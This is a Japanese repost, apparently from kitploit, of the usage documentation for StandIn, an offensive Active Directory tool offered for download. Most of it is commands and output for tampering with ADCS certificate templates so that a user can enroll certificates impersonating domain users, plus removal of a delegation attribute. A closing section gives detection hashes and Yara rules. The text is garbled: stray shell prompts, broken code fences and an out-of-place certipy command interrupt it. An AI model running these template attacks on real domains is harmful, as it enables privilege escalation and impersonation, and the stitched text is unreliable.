7:55:14 PM [+] operatingsystemversion |_ 10.0 (18363) [+] dnshostname |_ m-10-1909-03.main.redhook.local [+] dscorepropagationdata |_ 10/30/2020 6:56:30 PM |_ 10/30/2020 10:55:22 AM |_ 10/29/2020 4:58:51 PM |_ 10/29/2020 4:58:29 PM |_ 1/1/1601 12:00:01 AM [+] lastlogon |_ 11/2/2020 9:07:20 AM UTC [+] distinguishedname |_ CN=M-10-1909-03,OU=Workstations,OU=OCCULT,DC=main,DC=redhook,DC=local [+] msds-supportedencryptiontypes |_ RC4_HMAC, AES128_CTS_HMAC_SHA1_96, AES256_CTS_HMAC_SHA1_96 [+] samaccountname |_ M-10-1909-03$ [+] objectsid |_ S-1-5-21-1293271031-3053586410-2290657902-1127 [+] lastlogoff |_ 0 [+] msds-allowedtoactonbehalfofotheridentity |_ BinLen : 36 |_ AceQualifier : AccessAllowed |_ IsCallback : False |_ OpaqueLength : 0 |_ AccessMask : 983551 |_ SID : S-1-5-21-1293271031-3053586410-2290657902-1205 |_ AceType : AccessAllowed |_ AceFlags : None |_ IsInherited : False |_ InheritanceFlags : None |_ PropagationFlags : None |_ AuditFlags : None [+] accountexpires |_ 0x7FFFFFFFFFFFFFFF

root@kitploit:~
### msDS-AllowedToActOnBehalfOfOtherIdentity の削除

#### 使用例

> *この関数を使用すると、マシンオブジェクトへの書き込みアクセス権がある場合、以前に追加された `msDS-AllowedToActOnBehalfOfOtherIdentity` プロパティをマシンから削除できます。*

#### 構文

以前に作成された `msDS-AllowedToActOnBehalfOfOtherIdentity` プロパティをマシンから削除します。```
C:\> StandIn.exe --computer m-10-1909-03 --remove

[?] Using DC : m-w16-dc01.main.redhook.local
[?] Object   : CN=M-10-1909-03
    Path     : LDAP://CN=M-10-1909-03,OU=Workstations,OU=OCCULT,DC=main,DC=redhook,DC=local
[+] msDS-AllowedToActOnBehalfOfOtherIdentity property removed..

Active Directory Certificate Services (ADCS)

これらはCertifyの補助関数です。デフォルトのテンプレート状態がそのままでは使用できない場合に、template攻撃を容易にします。

一覧

ユースケース

この関数はすべてのdomain CA'sを列挙し、すべてのpublished templatesを一覧表示します。オプションで、完全なテンプレート名または名前の一部に対してワイルドカード--filterを使用できます。

構文

すべての公開テンプレートを検索し、この例では出力をfilterして、webに一致するテンプレートのみを返します。``` C:>StandIn.exe --adcs --filter web

[+] Search Base : LDAP://CN=Enrollment Services,CN=Public Key Services,CN=Services,CN=Configuration,DC=redhook,DC=local

[>] Certificate Authority : redhook-RH-DC01-CA |_ DNS Hostname : RH-DC01.redhook.local |_ Cert DN : CN=redhook-RH-DC01-CA, DC=redhook, DC=local |_ GUID : e1885348-e2b3-4e02-9147-54c4c430bc53 |_ Published Templates : CrossCA DirectoryEmailReplication DomainControllerAuthentication KerberosAuthentication EFSRecovery EFS DomainController WebServer Machine User SubCA Administrator

[>] Publishing CA : redhook-RH-DC01-CA |_ Template : WebServer |_ Schema Version : 1 |_ pKIExpirationPeriod : 2 years |_ pKIOverlapPeriod : 6 weeks |_ Enroll Flags : NONE |_ Name Flags : ENROLLEE_SUPPLIES_SUBJECT |_ pKIExtendedKeyUsage : Server Authentication |_ Owner : REDHOOK\Enterprise Admins |_ Permission Identity : REDHOOK\Domain Admins | |_ Type : Allow | |_ Permission : CreateChild, DeleteChild, Self, WriteProperty, DeleteTree, Delete, GenericRead, WriteDacl, WriteOwner | |_ Object : ANY |_ Permission Identity : REDHOOK\Domain Users | |_ Type : Allow | |_ Permission : GenericAll | |_ Object : ANY |_ Permission Identity : REDHOOK\Enterprise Admins | |_ Type : Allow | |_ Permission : CreateChild, DeleteChild, Self, WriteProperty, DeleteTree, Delete, GenericRead, WriteDacl, WriteOwner | |_ Object : ANY |_ Permission Identity : REDHOOK\Domain Admins | |_ Type : Allow | |_ Permission : ReadProperty, WriteProperty, ExtendedRight | |_ Object : Certificate-Enrollment |_ Permission Identity : REDHOOK\Enterprise Admins | |_ Type : Allow | |_ Permission : ReadProperty, WriteProperty, ExtendedRight | |_ Object : Certificate-Enrollment |_ Created : 11/24/2021 4:37:30 PM |_ Modified : 11/29/2021 1:57:16 PM

root@kitploit:~
### クライアント認証

#### ユースケース

> *ドメインユーザーになりすますために使用できる証明書を生成できるようにするには、証明書テンプレートの `pKIExtendedKeyUsage` プロパティに `Client Authentication` フラグが含まれている必要があります。適切な `object permissions` により、この機能を使用してオペレーターはテンプレートにそのフラグを追加または削除できます。*

#### 構文

`WebServer` テンプレートから `Client Authentication` フラグを追加/削除します。ここで `--filter` フラグはテンプレート名と完全に一致する必要があります。```
C:\>StandIn.exe --adcs --filter WebServer --clientauth --add

[+] Search Base  : LDAP://CN=Enrollment Services,CN=Public Key Services,CN=Services,CN=Configuration,DC=redhook,DC=local

[>] Publishing CA          : redhook-RH-DC01-CA
    |_ Template            : WebServer
    |_ Enroll Flags        : NONE
    |_ Name Flags          : ENROLLEE_SUPPLIES_SUBJECT
    |_ pKIExtendedKeyUsage : Server Authentication
    |_ Created             : 11/24/2021 4:37:30 PM
    |_ Modified            : 11/29/2021 2:40:06 PM

[+] Adding pKIExtendedKeyUsage : Client Authentication
    |_ Success

C:\>StandIn.exe --adcs --filter WebServer --clientauth --remove

[+] Search Base  : LDAP://CN=Enrollment Services,CN=Public Key Services,CN=Services,CN=Configuration,DC=redhook,DC=local

[>] Publishing CA          : redhook-RH-DC01-CA
    |_ Template            : WebServer
    |_ Enroll Flags        : NONE
    |_ Name Flags          : ENROLLEE_SUPPLIES_SUBJECT
    |_ pKIExtendedKeyUsage : Client Authentication
    |                        Server Authentication
    |_ Created             : 11/24/2021 4:37:30 PM
    |_ Modified            : 11/29/2021 1:57:16 PM

[+] Removing pKIExtendedKeyUsage : Client Authentication
    |_ Success

ENROLLEE_SUPPLIES_SUBJECT

ユースケース

証明書要求を行う際に任意のユーザーIDを提供できるようにするには、証明書テンプレートの msPKI-Certificate-Name-Flag プロパティに ENROLLEE_SUPPLIES_SUBJECT フラグが含まれている必要があります。適切な オブジェクト権限 があれば、この機能によりオペレーターはテンプレートに対してそのフラグを追加または削除できます。

構文

WebServer テンプレートに対して ENROLLEE_SUPPLIES_SUBJECT フラグを追加/削除します。ここで、--filter フラグはテンプレート名と完全に一致する必要があります。

root@kitploit:~
certipy template 'contoso.local/Administrator' -template 'WebServer' -save-old-password

C:>StandIn.exe --adcs --filter WebServer --ess --add

[+] Search Base : LDAP://CN=Enrollment Services,CN=Public Key Services,CN=Services,CN=Configuration,DC=redhook,DC=local

[>] Publishing CA : redhook-RH-DC01-CA |_ Template : WebServer |_ Enroll Flags : NONE |_ Name Flags : 0 |_ pKIExtendedKeyUsage : Client Authentication | Server Authentication |_ Created : 11/24/2021 4:37:30 PM |_ Modified : 11/29/2021 2:50:34 PM

[+] Adding msPKI-Certificate-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT |_ Success

C:>StandIn.exe --adcs --filter WebServer --ess --remove

[+] Search Base : LDAP://CN=Enrollment Services,CN=Public Key Services,CN=Services,CN=Configuration,DC=redhook,DC=local

[>] Publishing CA : redhook-RH-DC01-CA |_ Template : WebServer |_ Enroll Flags : NONE |_ Name Flags : ENROLLEE_SUPPLIES_SUBJECT |_ pKIExtendedKeyUsage : Client Authentication | Server Authentication |_ Created : 11/24/2021 4:37:30 PM |_ Modified : 11/29/2021 2:40:08 PM

[+] Removing msPKI-Certificate-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT |_ Success

root@kitploit:~
### PEND_ALL_REQUESTS

#### ユースケース

> *証明書テンプレートの `msPKI-Enrollment-Flag` プロパティに `PEND_ALL_REQUESTS` フラグが含まれている場合、すべての証明書要求は `pending` 状態のキューに入れられ、`CA Certificate Manager` がそれらの要求を承認する必要があります。これは攻撃者の観点からは望ましくありません。適切な `object permissions` があれば、この機能により、オペレーターはテンプレートに対してそのフラグを追加または削除できます。*

#### 構文

`WebServer` テンプレートから `PEND_ALL_REQUESTS` フラグを追加/削除します。ここで、`--filter` フラグはテンプレート名と完全に一致する必要があります。```
C:\>StandIn.exe --adcs --filter WebServer --pend --remove

[+] Search Base  : LDAP://CN=Enrollment Services,CN=Public Key Services,CN=Services,CN=Configuration,DC=redhook,DC=local

[>] Publishing CA          : redhook-RH-DC01-CA
    |_ Template            : WebServer
    |_ Enroll Flags        : PEND_ALL_REQUESTS
    |_ Name Flags          : ENROLLEE_SUPPLIES_SUBJECT
    |_ pKIExtendedKeyUsage : Client Authentication
    |                        Server Authentication
    |_ Created             : 11/24/2021 4:37:30 PM
    |_ Modified            : 11/29/2021 2:54:51 PM

[+] Removing msPKI-Enrollment-Flag : PEND_ALL_REQUESTS
    |_ Success

C:\>StandIn.exe --adcs --filter WebServer --pend --add

[+] Search Base  : LDAP://CN=Enrollment Services,CN=Public Key Services,CN=Services,CN=Configuration,DC=redhook,DC=local

[>] Publishing CA          : redhook-RH-DC01-CA
    |_ Template            : WebServer
    |_ Enroll Flags        : NONE
    |_ Name Flags          : ENROLLEE_SUPPLIES_SUBJECT
    |_ pKIExtendedKeyUsage : Client Authentication
    |                        Server Authentication
    |_ Created             : 11/24/2021 4:37:30 PM
    |_ Modified            : 11/29/2021 2:50:37 PM

[+] Adding msPKI-Enrollment-Flag : PEND_ALL_REQUESTS
    |_ Success

Change Owner

Use Case

特別な状況では、オペレーターが template object に対して WriteOwner 権限を持つ場合があります。他の攻撃が不可能な場合、オペレーターはテンプレートのオーナーを変更することで、新しいオーナーにテンプレートに対する GenericAll 権限を付与できます。この攻撃はあまり望ましくありません。caveats を参照してください。

Syntax

template object の Owner を REDHOOK\MBWillett に設定します。ここで、--filter フラグはテンプレート名と完全に一致する必要があります。``` C:>StandIn.exe --adcs --filter WebServer --ntaccount "REDHOOK\MBWillett" --owner

[+] Search Base : LDAP://CN=Enrollment Services,CN=Public Key Services,CN=Services,CN=Configuration,DC=redhook,DC=local

[>] Publishing CA : redhook-RH-DC01-CA |_ Template : WebServer |_ Enroll Flags : NONE |_ Name Flags : ENROLLEE_SUPPLIES_SUBJECT |_ pKIExtendedKeyUsage : Client Authentication | Server Authentication |_ Created : 11/24/2021 4:37:30 PM |_ Modified : 11/29/2021 2:58:19 PM

[+] Set object access rules

[+] Changing template owner : REDHOOK\MBWillett |_ Success

C:>StandIn.exe --adcs --filter WebServer

[+] Search Base : LDAP://CN=Enrollment Services,CN=Public Key Services,CN=Services,CN=Configuration,DC=redhook,DC=local

[>] Certificate Authority : redhook-RH-DC01-CA |_ DNS Hostname : RH-DC01.redhook.local |_ Cert DN : CN=redhook-RH-DC01-CA, DC=redhook, DC=local |_ GUID : e1885348-e2b3-4e02-9147-54c4c430bc53 |_ Published Templates : CrossCA DirectoryEmailReplication DomainControllerAuthentication KerberosAuthentication EFSRecovery EFS DomainController WebServer Machine User SubCA Administrator

[>] Publishing CA : redhook-RH-DC01-CA |_ Template : WebServer |_ Schema Version : 1 |_ pKIExpirationPeriod : 2 years |_ pKIOverlapPeriod : 6 weeks |_ Enroll Flags : NONE |_ Name Flags : ENROLLEE_SUPPLIES_SUBJECT |_ pKIExtendedKeyUsage : Client Authentication | Server Authentication |_ Owner : REDHOOK\MBWillett |_ Permission Identity : REDHOOK\Domain Admins | |_ Type : Allow | |_ Permission : CreateChild, DeleteChild, Self, WriteProperty, DeleteTree, Delete, GenericRead, WriteDacl, WriteOwner | |_ Object : ANY |_ Permission Identity : REDHOOK\Domain Users | |_ Type : Allow | |_ Permission : GenericAll | |_ Object : ANY |_ Permission Identity : REDHOOK\Enterprise Admins | |_ Type : Allow | |_ Permission : CreateChild, DeleteChild, Self, WriteProperty, DeleteTree, Delete, GenericRead, WriteDacl, WriteOwner | |_ Object : ANY |_ Permission Identity : REDHOOK\Domain Admins | |_ Type : Allow | |_ Permission : ReadProperty, WriteProperty, ExtendedRight | |_ Object : Certificate-Enrollment |_ Permission Identity : REDHOOK\Enterprise Admins | |_ Type : Allow | |_ Permission : ReadProperty, WriteProperty, ExtendedRight | |_ Object : Certificate-Enrollment |_ Created : 11/24/2021 4:37:30 PM |_ Modified : 11/29/2021 3:05:45 PM

root@kitploit:~
#### 注意点

この攻撃にはいくつかの追加の制約があります。ラボテストでは、`user context` が `WriteOwner` 権限を持っている場合、そのユーザーは `Owner を自分自身にのみ変更`でき、他のユーザー ID を指定するとリクエストが失敗することがわかりました。さらに、一度変更すると、`Enterprise Admins` コンテキストから実行しない限り、Owner を以前の状態に戻すことはできません。

これらの制約により、この攻撃は望ましくなく、他の選択肢がない場合にのみ使用すべきです。古い `Owner` に戻すために、オペレーターは `Enterprise Admins` ユーザー用の証明書を生成し、それを使用して所有者を元に戻すことができます。```
# WebServer owned by REDHOOK\MBWillett & executing as "REDHOOK\MBWillett"
C:\>StandIn.exe --adcs --filter WebServer --ntaccount "REDHOOK\Enterprise Admins" --owner

[+] Search Base  : LDAP://CN=Enrollment Services,CN=Public Key Services,CN=Services,CN=Configuration,DC=redhook,DC=local

[>] Publishing CA          : redhook-RH-DC01-CA
    |_ Template            : WebServer
    |_ Enroll Flags        : NONE
    |_ Name Flags          : ENROLLEE_SUPPLIES_SUBJECT
    |_ pKIExtendedKeyUsage : Client Authentication
    |                        Server Authentication
    |_ Created             : 11/24/2021 4:37:30 PM
    |_ Modified            : 11/29/2021 4:18:21 PM

[+] Set object access rules

[+] Changing template owner : REDHOOK\Enterprise Admins
[!] Failed to modify ADCS permissions..
    |_ A constraint violation occurred.

# WebServer owned by REDHOOK\MBWillett & executing in "REDHOOK\Enterprise Admins" context
C:\>StandIn.exe --adcs --filter WebServer --ntaccount "REDHOOK\Enterprise Admins" --owner

[+] Search Base  : LDAP://CN=Enrollment Services,CN=Public Key Services,CN=Services,CN=Configuration,DC=redhook,DC=local

[>] Publishing CA          : redhook-RH-DC01-CA
    |_ Template            : WebServer
    |_ Enroll Flags        : NONE
    |_ Name Flags          : ENROLLEE_SUPPLIES_SUBJECT
    |_ pKIExtendedKeyUsage : Client Authentication
    |                        Server Authentication
    |_ Created             : 11/24/2021 4:37:30 PM
    |_ Modified            : 11/29/2021 3:05:45 PM

[+] Set object access rules

[+] Changing template owner : REDHOOK\Enterprise Admins
    |_ Success

書き込み権限の追加

ユースケース

テンプレートの書き込み権限は、他の概説されたtemplate attacksを実行するために必要となる場合があります。適切なobject permissionsがあれば、この関数はオペレーターがtemplate object上のNtAccountに対してWriteDacl / WriteOwner / WritePropertyの権限を追加または削除することを許可します。

構文

REDHOOK\MBWillettに対してWebServerテンプレート上のWrite権限を追加/削除します。ここで--filterフラグはテンプレート名と完全に一致する必要があります。``` C:>StandIn.exe --adcs --filter WebServer --ntaccount "REDHOOK\MBWillett" --write --add

[+] Search Base : LDAP://CN=Enrollment Services,CN=Public Key Services,CN=Services,CN=Configuration,DC=redhook,DC=local

[>] Publishing CA : redhook-RH-DC01-CA |_ Template : WebServer |_ Enroll Flags : NONE |_ Name Flags : ENROLLEE_SUPPLIES_SUBJECT |_ pKIExtendedKeyUsage : Client Authentication | Server Authentication |_ Created : 11/24/2021 4:37:30 PM |_ Modified : 11/29/2021 3:15:44 PM

[+] Set object access rules

[+] Adding write permissions : REDHOOK\MBWillett |_ Success

C:>StandIn.exe --adcs --filter WebServer

[+] Search Base : LDAP://CN=Enrollment Services,CN=Public Key Services,CN=Services,CN=Configuration,DC=redhook,DC=local

[>] Certificate Authority : redhook-RH-DC01-CA |_ DNS Hostname : RH-DC01.redhook.local |_ Cert DN : CN=redhook-RH-DC01-CA, DC=redhook, DC=local |_ GUID : e1885348-e2b3-4e02-9147-54c4c430bc53 |_ Published Templates : CrossCA DirectoryEmailReplication DomainControllerAuthentication KerberosAuthentication EFSRecovery EFS DomainController WebServer Machine User SubCA Administrator

[>] Publishing CA : redhook-RH-DC01-CA |_ Template : WebServer |_ Schema Version : 1 |_ pKIExpirationPeriod : 2 years |_ pKIOverlapPeriod : 6 weeks |_ Enroll Flags : NONE |_ Name Flags : ENROLLEE_SUPPLIES_SUBJECT |_ pKIExtendedKeyUsage : Client Authentication | Server Authentication |_ Owner : REDHOOK\Enterprise Admins |_ Permission Identity : REDHOOK\Domain Admins | |_ Type : Allow | |_ Permission : CreateChild, DeleteChild, Self, WriteProperty, DeleteTree, Delete, GenericRead, WriteDacl, WriteOwner | |_ Object : ANY |_ Permission Identity : REDHOOK\Domain Users | |_ Type : Allow | |_ Permission : GenericAll | |_ Object : ANY |_ Permission Identity : REDHOOK\Enterprise Admins | |_ Type : Allow | |_ Permission : CreateChild, DeleteChild, Self, WriteProperty, DeleteTree, Delete, GenericRead, WriteDacl, WriteOwner | |_ Object : ANY |_ Permission Identity : REDHOOK\MBWillett | |_ Type : Allow | |_ Permission : WriteProperty, WriteDacl, WriteOwner | |_ Object : ANY |_ Permission Identity : REDHOOK\Domain Admins | |_ Type : Allow | |_ Permission : ReadProperty, WriteProperty, ExtendedRight | |_ Object : Certificate-Enrollment |_ Permission Identity : REDHOOK\Enterprise Admins | |_ Type : Allow | |_ Permission : ReadProperty, WriteProperty, ExtendedRight | |_ Object : Certificate-Enrollment |_ Created : 11/24/2021 4:37:30 PM |_ Modified : 11/29/2021 3:29:36 PM

C:>StandIn.exe --adcs --filter WebServer --ntaccount "REDHOOK\MBWillett" --write --remove

[+] Search Base : LDAP://CN=Enrollment Services,CN=Public Key Services,CN=Services,CN=Configuration,DC=redhook,DC=local

[>] Publishing CA : redhook-RH-DC01-CA |_ Template : WebServer |_ Enroll Flags : NONE |_ Name Flags : ENROLLEE_SUPPLIES_SUBJECT |_ pKIExtendedKeyUsage : Client Authentication | Server Authentication |_ Created : 11/24/2021 4:37:30 PM |_ Modified : 11/29/2021 3:29:36 PM

[+] Set object access rules

[+] Removing write permissions : REDHOOK\MBWillett |_ Success

root@kitploit:~
### 証明書登録権限の追加

#### ユースケース

> *`テンプレート証明書`を要求するためには、`要求者`が`Certificate-Enrollment`権限を持っている必要があります。適切な`オブジェクト権限`を使用することで、この関数はオペレーターが`テンプレートオブジェクト`上の`NtAccount`に対して`Certificate-Enrollment`権限を追加または削除することを可能にします。*

#### 構文

`REDHOOK\MBWillett`に対して`WebServer`テンプレートの`Certificate-Enrollment`権限を追加/削除します。ここで、`--filter`フラグはテンプレート名と完全に一致する必要があります。```
C:\>StandIn.exe --adcs --filter WebServer --ntaccount "REDHOOK\MBWillett" --enroll --add

[+] Search Base  : LDAP://CN=Enrollment Services,CN=Public Key Services,CN=Services,CN=Configuration,DC=redhook,DC=local

[>] Publishing CA          : redhook-RH-DC01-CA
    |_ Template            : WebServer
    |_ Enroll Flags        : NONE
    |_ Name Flags          : ENROLLEE_SUPPLIES_SUBJECT
    |_ pKIExtendedKeyUsage : Client Authentication
    |                        Server Authentication
    |_ Created             : 11/24/2021 4:37:30 PM
    |_ Modified            : 11/29/2021 3:29:57 PM

[+] Set object access rules

[+] Adding Certificate-Enrollment permission : REDHOOK\MBWillett
    |_ Success

C:\>StandIn.exe --adcs --filter WebServer

[+] Search Base  : LDAP://CN=Enrollment Services,CN=Public Key Services,CN=Services,CN=Configuration,DC=redhook,DC=local

[>] Certificate Authority  : redhook-RH-DC01-CA
    |_ DNS Hostname        : RH-DC01.redhook.local
    |_ Cert DN             : CN=redhook-RH-DC01-CA, DC=redhook, DC=local
    |_ GUID                : e1885348-e2b3-4e02-9147-54c4c430bc53
    |_ Published Templates : CrossCA
                             DirectoryEmailReplication
                             DomainControllerAuthentication
                             KerberosAuthentication
                             EFSRecovery
                             EFS
                             DomainController
                             WebServer
                             Machine
                             User
                             SubCA
                             Administrator

[>] Publishing CA          : redhook-RH-DC01-CA
    |_ Template            : WebServer
    |_ Schema Version      : 1
    |_ pKIExpirationPeriod : 2 years
    |_ pKIOverlapPeriod    : 6 weeks
    |_ Enroll Flags        : NONE
    |_ Name Flags          : ENROLLEE_SUPPLIES_SUBJECT
    |_ pKIExtendedKeyUsage : Client Authentication
    |                        Server Authentication
    |_ Owner               : REDHOOK\Enterprise Admins
    |_ Permission Identity : REDHOOK\Domain Admins
    |  |_ Type             : Allow
    |  |_ Permission       : CreateChild, DeleteChild, Self, WriteProperty, DeleteTree, Delete, GenericRead, WriteDacl, WriteOwner
    |  |_ Object           : ANY
    |_ Permission Identity : REDHOOK\Domain Users
    |  |_ Type             : Allow
    |  |_ Permission       : GenericAll
    |  |_ Object           : ANY
    |_ Permission Identity : REDHOOK\Enterprise Admins
    |  |_ Type             : Allow
    |  |_ Permission       : CreateChild, DeleteChild, Self, WriteProperty, DeleteTree, Delete, GenericRead, WriteDacl, WriteOwner
    |  |_ Object           : ANY
    |_ Permission Identity : REDHOOK\Domain Admins
    |  |_ Type             : Allow
    |  |_ Permission       : ReadProperty, WriteProperty, ExtendedRight
    |  |_ Object           : Certificate-Enrollment
    |_ Permission Identity : REDHOOK\Enterprise Admins
    |  |_ Type             : Allow
    |  |_ Permission       : ReadProperty, WriteProperty, ExtendedRight
    |  |_ Object           : Certificate-Enrollment
    |_ Permission Identity : REDHOOK\MBWillett
    |  |_ Type             : Allow
    |  |_ Permission       : ExtendedRight
    |  |_ Object           : Certificate-Enrollment
    |_ Created             : 11/24/2021 4:37:30 PM
    |_ Modified            : 11/29/2021 3:38:36 PM

C:\>StandIn.exe --adcs --filter WebServer --ntaccount "REDHOOK\MBWillett" --enroll --remove

[+] Search Base  : LDAP://CN=Enrollment Services,CN=Public Key Services,CN=Services,CN=Configuration,DC=redhook,DC=local

[>] Publishing CA          : redhook-RH-DC01-CA
    |_ Template            : WebServer
    |_ Enroll Flags        : NONE
    |_ Name Flags          : ENROLLEE_SUPPLIES_SUBJECT
    |_ pKIExtendedKeyUsage : Client Authentication
    |                        Server Authentication
    |_ Created             : 11/24/2021 4:37:30 PM
    |_ Modified            : 11/29/2021 3:38:36 PM

[+] Set object access rules

[+] Removing Certificate-Enrollment permission : REDHOOK\MBWillett
    |_ Success

検出


このセクションでは、StandInの検出エンジニアリングプロセスに役立ついくつかのIOCについて概説します。

リリースパッケージのハッシュ

以下の表は、StandInのリリースパッケージのハッシュを示しています。``` -=v1.3=- StandIn_Net35.exe SHA256: C2ACD3667483E5AC1E423E482DBA462E96DA3978776BFED07D9B436FEE135AB2 MD5: 5E9364F46723B7DC5FF24DE6E9C69E76

StandIn_Net45.exe SHA256: 2E37A3D2DC2ECB0BD026C93055A71CAB4E568B062B1C9F7B8846E04DF1E9F3E6 MD5: 566FFA0555E81560407B8CE6E458E829

-=v1.2=- StandIn_Net35.exe SHA256: DCCDA4991BEBC5F2399C47C798981E7828ECC2BA77ED52A1D37BD866AD5582AA MD5: D11A8CC4768221CEB5A128A349C5E094

StandIn_Net45.exe SHA256: 24C53132B594B77D2109CAEE3E276EA4603EEF32BFECD5121746DB58258C50F7 MD5: DA2AFD1868FBEB9357C8D0FD62ED97EB

-=v0.8=- StandIn_Net35.exe SHA256: A0B3C96CA89770ED04E37D43188427E0016B42B03C0102216C5F6A785B942BD3 MD5: 8C942EE4553E40A7968FF0C8DC5DB9AB

StandIn_Net45.exe SHA256: F80AEB33FC53F2C8D6313A6B20CD117739A71382C208702B43073D54C9ACA681 MD5: 9E0FC3159A6BF8C3A8A0FAA76F6F74F9

-=v0.7=- StandIn_Net35.exe SHA256: A1ECD50DA8AAE5734A5F5C4A6A951B5F3C99CC4FB939AC60EF5EE19896CA23A0 MD5: 50D29F7597BF83D80418DEEFD360F093

StandIn_Net45.exe SHA256: DBAB7B9CC694FC37354E3A18F9418586172ED6660D8D205EAFFF945525A6A31A MD5: 4E5258A876ABCD2CA2EF80E0D5D93195

root@kitploit:~
#### Yara

以下のYaraルールは、デフォルトの状態でディスク上のStandInを検出するために使用できます。```js
rule StandIn
{
    meta:
        author = "Ruben Boonen (@FuzzySec)"
        description = "Detect StandIn string constants."

    strings:
        $s1 = "StandIn" ascii wide nocase
        $s2 = "(userAccountControl:1.2.840.113556.1.4.803:=4194304)(!(UserAccountControl:1.2.840.113556.1.4.803:=2))" ascii wide nocase
        $s3 = "msDS-AllowedToActOnBehalfOfOtherIdentity" ascii wide nocase
        $s4 = ">--~~--> Args? <--~~--<" ascii wide nocase

    condition:
        all of ($s*)
}

rule StandIn_PDB
{
    meta:
        author = "Ruben Boonen (@FuzzySec)"
        description = "Detect StandIn default PDB."

    strings:
        $s1 = "\\Release\\StandIn.pdb" ascii wide nocase
	
    condition:
        all of ($s*)
}

SilktETW Microsoft-Windows-DotNETRuntime Yara ルール

以下のYaraルールは、メモリ上で実行が行われた場合にStandInを検出するために使用できます。このルールを使用するには、EDRソリューションがMicrosoft-Windows-DotNETRuntime ETWデータプロバイダーにアクセスできる必要があります。テスト目的では、このルールはSilkETWを使用して直接評価できます。これは一般的なサンプルルールであり、本番環境でのアラートにはより詳細なアプローチが必要であることに注意してください。```js rule Silk_StandIn_Generic { meta: author = "Ruben Boonen (@FuzzySec)" description = "Generic Microsoft-Windows-DotNETRuntime detection for StandIn."

root@kitploit:~
strings:
    $s1 = "\\r\\nFullyQualifiedAssemblyName=0;\\r\\nClrInstanceID=StandIn" ascii wide nocase
    $s2 = "MethodFlags=Jitted;\\r\\nMethodNamespace=StandIn." ascii wide nocase

condition:
    any of them

}

root@kitploit:~
![Help](https://assets.kitploit.com/production/public/readmes/4103/ef9a8b2388d9ea7f48d1d0c7c022fbdd2026138754857698eaa4b2bc352cc888.png)

## 特別な感謝

`StandIn` にコードやバグ修正を提供してくださった皆さんに、この場を借りて感謝の意を表したいと思います。

[@G0ldenGunSec](https://twitter.com/G0ldenGunSec), [@matterpreter](https://twitter.com/matterpreter), [guervild](https://github.com/guervild)
ツールをダウンロード
  • 証明書登録権限の追加
  • 検出
  • 謝辞